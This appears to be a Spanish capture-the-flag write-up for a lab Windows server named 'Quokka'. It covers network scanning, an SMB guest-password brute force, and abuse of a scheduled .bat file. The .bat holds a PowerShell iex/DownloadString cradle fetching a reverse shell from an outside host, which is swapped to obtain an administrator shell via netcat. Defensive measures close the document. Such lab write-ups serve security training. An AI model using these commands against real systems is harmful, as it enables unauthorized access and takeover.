
QUOKKA



LOCALIZACION

Uso de arp-scan para identificar la dirección IP

sudo arp-scan --interface eth0 -l

Salida relevante:
IP: 192.168.0.16

CONECTIVIDAD

Uso de ping para verificar la conectividad con el host identificado.

ping -c1 192.168.0.16

ttl=128 windows

ESCANEO DE PUERTOS

Uso de Nmap para identificar servicios activos y versiones en el host.

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.16 -T 2
```

Servicios destacados:

- Microsoft Windows RPC (puertos múltiples)
- Servicio HTTPAPI httpd puertos 5985 y 47001
- Servicio IIS puerto 80
- Servicio SMB puerto 445

ENUMERACIÓN

Hacemos un reconocimiento inicial del sistema en el puerto 445 usando SMB

```
crackmapexec smb 192.168.0.16
```

```
SMB         192.168.0.16    445    WIN-VRU3GG3DPLJ  [*] Windows Server 2016 Datacenter 14393 x64
```

Fuerza bruta para obtener credenciales SMB

```
crackmapexec smb 192.168.0.16 -u guest -p /usr/share/wordlists/rockyou.txt
```

```
[+] WIN-VRU3GG3DPLJ\guest:123456
```

Enumeración de recursos compartidos SMB

```
crackmapexec smb 192.168.0.16 -u guest -p 123456 --shares
```

```
Share           Permissions     Remark
-----           -----------     ------
ADMIN$                          Admin remota
C$                              Recurso predeterminado
Compartido      READ,WRITE
IPC$                            IPC remota
```

Acceso a recursos compartidos usando smbclient

```
smbclient -U 'guest' //192.168.0.16/Compartido
```

```
smb: \Proyectos\Quokka\Código\> ls
  .                                   D        0  Sun Oct 27 10:58:54 2024
  ..                                  D        0  Sun Oct 27 10:58:54 2024
  index.html                          A       52  Sun Oct 27 10:33:54 2024
  mantenimiento - copia.bat           A     1252  Sun Oct 27 10:41:43 2024
  mantenimiento.bat                   A      343  Sun Oct 27 10:58:54 2024
  README.md                           A       56  Sun Oct 27 10:33:54 2024
```

Recuperamos el archivo mantenimiento.bat

```
get mantenimiento.bat
```

Leemos el archivo

```
cat mantenimiento.bat
```

```
@echo off
:: Mantenimiento del sistema de copias de seguridad
:: Este script es ejecutado cada minuto

REM Pista: Tal vez haya algo m�s aqu�...

:: Reverse shell a Kali
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "iex(New-Object
Net.WebClient).DownloadString('http://192.168.1.36:8000/shell.ps1')"

:: Fin del script
exit
```

El script de PowerShell indicado en el archivo mantenimiento.bat. descarga y ejecuta una shell inversa (shell.ps1) desde un servidor HTTP controlado por nosotros en la dirección 192.168.1.36 en el puerto 8000.

Podemos aprovecharnos de esto de la siguiente manera:

-En mantenimiento.bat, cambiamos por nuestra IP en Kali

-Creamos un shell.ps1, usando la primera powershell en https://www.revshells.com/, asegurándonos de sustituir por nuestra IP de Kali y el puerto por el que nos pondremos a la escucha por netcat.

-Nos ponemos a la escucha por nc

```
rlwrap nc -nlvp 5555
```

-Creamos un server en python

```
python3 -m http.server 8000
```

-nos vamos a samba y borramos el anterior .bat,

```
del mantenimiento.bat
```

-y lo volvemos a cargar

```
put mantenimiento.bat
```

y como cada minuto se hace la tarea de mantenimiento, obtenemos una shell de inmediato.

```
rlwrap nc -nlvp 5555

listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.16] 49968
whoami
win-vru3gg3dplj\administrador

type user.txt

type admin.txt
```

MEDIDAS DEFENSIVAS

1. **Bloqueo de escaneos de red y conectividad no deseada**
Configurar firewalls para bloquear ICMP o limitarlo a direcciones específicas.
Usar segmentación de red mediante VLANs e implementar IDS/IPS para restringir escaneos de puertos y redes.

2. **Protección de SMB**
Deshabilitar SMBv1 y limitar el acceso SMB a direcciones IP autorizadas.
Configurar políticas de contraseñas fuertes y bloqueos tras múltiples intentos fallidos.
Restringir permisos en recursos compartidos y monitorear accesos sospechosos mediante auditoría.

3. **Prevención de modificaciones no autorizadas**
Implementar listas blancas y usar software de monitoreo como Sysmon para detectar cambios en archivos críticos.
Restringir la ejecución de scripts en PowerShell y habilitar transcripciones avanzadas para monitorear actividades.

4. **Detección de shells inversas**
Utilizar sistemas IDS/IPS para identificar patrones de tráfico asociados a shells inversas.
Configurar proxys HTTP con listas blancas para bloquear descargas de scripts maliciosos y monitorear conexiones salientes.

5. **Protección de archivos confidenciales**
Aplicar permisos restrictivos y cifrar archivos sensibles para evitar accesos no autorizados.
Auditar regularmente tareas programadas y configuraciones para detectar actividades sospechosas.